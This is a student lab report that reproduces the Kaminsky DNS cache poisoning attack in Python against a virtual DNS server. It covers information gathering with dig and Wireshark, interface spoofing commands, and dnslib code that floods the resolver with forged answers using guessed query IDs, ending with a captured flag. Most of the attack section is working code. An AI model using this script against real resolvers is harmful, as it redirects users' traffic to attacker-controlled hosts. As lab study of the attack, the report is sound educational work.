Dan Kaminsky DNS poisoning replica in Python

Luca Mancini, Luigi Pan

March 2019


Contents

1 Introduction Of The Attack

The main goal of this lab was to perform a DNS cache poisoning attack imitating the renowned attack originally performed by an American security researcher, Dan Kaminsky. In this report we will analyze the steps taken to perform a DNS cache poisoning attack on a virtual DNS server.
The first part of the report will focus on the information gathering mechanisms we adopted to find the various IPs and the ports utilized for the attack in the python script.
The second part will explain the strategy (and the actual part of the script) used to conduct the attack and successfully poison the DNS server.
Finally the third part will answer the lab questions.

2 Information Gathering

The network is fairly simple, consisting of the attacker, a DNS server (victim of our attack) and the BankofAllan.co.uk server.



To find the badguy IP of the topology, we simply pinged badguy.ru from the VM, it displayed the pinged IP (192.168.56.1). We can change this IP in the config.json file if we wish to do so, in our case we didn't. Subsequently we added the badguy IP to our interface "vboxnet0" using the following commands on the linux terminal:

```
ip addr flush vboxnet0
ip addr add 192.168.56.1/24 dev vboxnet0
```

By doing this we became the authoritative DNS for the badguy domain, so the vulnerable DNS will route the queries to us.

Knowing this, we started sniffing traffic with Wireshark in order to find all the information needed to perform the attack.

First, from the DNS VM we made a dig query for "badguy.ru" to figure out the IP of the DNS:

dig badguy.ru

All the queries started from source IP 192.168.56.101.
By repeating queries for random names in the badguy.ru domain (e.g gg445.baguy.ru), we noticed that the relative queries sent from .101 to .1, i.e. from the VulnDNS to the badguy.ru server, always used the same source port, unless the VulnDNS service or the VM was manually restarted. The destination port of VulnDNS's queries was always the one specified in the config.json file in the VM (55553).
In addition, we noticed how the QID of the queries (shown in hexadecimal format in Wireshark) incremented on each request by a random factor, which also depended on the time elapsed between the requests made.
Lastly, since the Kaminsky attack requires the attacker to craft DNS response packets, we still needed the IP of the BankofAllan.co.uk nameserver. We found this by making a dig request to VulnDNS from our host machine to bankofallan.co.uk:

dig bankofallan.co.uk @192.168.56.101

In the response packet sent from .101 to .1, in the answer field of the DNS portion of the packet we can see the IP address 10.0.0.1 of the bankofallan nameserver.

3 Code Strategy & Explanation

The libraries used to perform the attack are the following:

```
from random import randint
from dnslib import *
from threading import *
```

We used randint to generate random number, dnslib to generate, analyze and modify DNS packets and threading to use Threads. We used two different Threads: one Thread (poison) performs the actual attack, while another Thread (secret_listener) listens for the secret on port 1337 of the attacker IP (192.168.56.1), which is the one we will use in the forged responses.

We also used three sockets:

```
fake_request_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
fake_request_sock.bind((FAKE_IP, 53535))

badguy_dns_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
badguy_dns_sock.bind((ATTACKER_IP, BADGUY_DNS_PORT))

forged_response_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
forged_response_sock.bind((BoA_DNS_IP, 53))
```

The first one is used to send request to VulnDNS. We binded it with a fake IP (192.168.56.103) and a random port.
The second socket is used to receive the requests coming from VulnDNS for resolving names in the badguy.ru domain, so it's binded the attacker IP and the badguy nameserver port.
The third one is used to send the forged responses to poison the cache of the DNS server. In order to achieve our goal, we need to make the DNS server think that the fake responses are coming from bankofallan.co.uk nameserver, so we binded its IP (10.0.0.1) to the socket on port 53.
Note that we also had to add new interfaces on our host accordingly:

ifconfig vboxnet0:1 10.0.0.1
ifconfig vboxnet0:2 192.168.56.103

The strategy required us to initially send a fake request to a random domain in the badguy "space", knowing that this would trigger the DNS to ask the authoritative server .1, us, for a resolving of the address.

```
badguy_query_addr = "gg" + str(randint(0,400)) + "." + BADGUY_DOMAIN
badguy_request = DNSRecord.question(badguy_query_addr)
badguy_request_data = badguy_request.pack()
fake_request_sock.sendto(bytes(badguy_request_data), (VULNDNS_IP, VULNDNS_PORT))

pkt_data, addr = badguy_dns_sock.recvfrom(1024)
vulndns_src_port = addr[1]
sniffed_qid = DNSRecord.parse(pkt_data).header.id
```

From this we can retrive the source port used by the VulnDNS to make requests and the current QID, which we'll be using later to craft the fake responses.

N.B the aforementioned addresses bound to our local interface vboxnet0, were run before the python script in a script of its own which contained a few lines of bash commands. This way we didn't have to manually add them every time we restarted the VM, the script (setup.sh) is the following:

```
#!/bin/bash
ip addr flush vboxnet0
ip addr add 192.168.56.1/24 dev vboxnet0
ifconfig vboxnet0:1 10.0.0.1
ifconfig vboxnet0:2 192.168.56.103
```

We then proceeded by asking for a random name in the bankofallan.co.uk domain. Before the actual answer from the bankofallan nameserver is received by the DNS, we flooded the DNS with fake responses using the source port we found earlier, using the attacker IP as answer of the query and trying to match the correct QID:

```
boa_query_addr = "gg" + str(randint(0,400)) + "." + BoA_DOMAIN
boa_request = DNSRecord.question(boa_query_addr)
boa_request_data = boa_request.pack()
fake_request_sock.sendto(bytes(boa_request_data), (VULNDNS_IP, VULNDNS_PORT))

forged_answers = DNSRecord(DNSHeader(qr=1,aa=1,ra=1),
       q=DNSQuestion(boa_query_addr),a=RR(boa_query_addr,rdata=A(ATTACKER_IP)))
for i in range(0,100):
       forged_answers.header.id = sniffed_qid + randint(0,150)
       forged_answers_data = forged_answers.pack()
       forged_response_sock.sendto(bytes(forged_answers_data), (VULNDNS_IP, vulndns_src_port))
time.sleep(1)
```

Since this is a probabilistic attack, we made the script retry this routing until the attack is successful (we are notified by the reception of the secret in the listening Thread). On each attempt, we send 100 forged answer with the QID found before incremented by a random number between 0 and 150. We also noticed that if the time between two queries is too short, the VulnDNS might use the same QID. Too avoid this we added a sleep at the end of each attempt and we saw that the increment in the QIDs of the VulnDNS requests was between 50 and 200 on average.

What is described above is mainly the attack routing. The listen routine is simple:

```
sniff_secret_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sniff_secret_sock.bind((ATTACKER_IP, 1337))

secret, addr = sniff_secret_sock.recvfrom(1024)
print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
print "The␣secret␣is:␣" + secret

global stop
stop = True
```

We used one more socket bound with the attacker IP and port 1337 and wait for the data to arrive; if data arrives (rcvfrom() is a blocking function so the next lines of code will be executed only if data is received), it should be the secret, so we can notify the other routine to stop the attack and print the flag.

And this is the flag we received :

NmNhODNmNTI0NDFiNGNkZDA5ODk0NTIwNmU1MDU2YzMxYjg4MjM1MjhmMjhiYTRjYjc5Mzg0MzcxNzE1YWYxNg==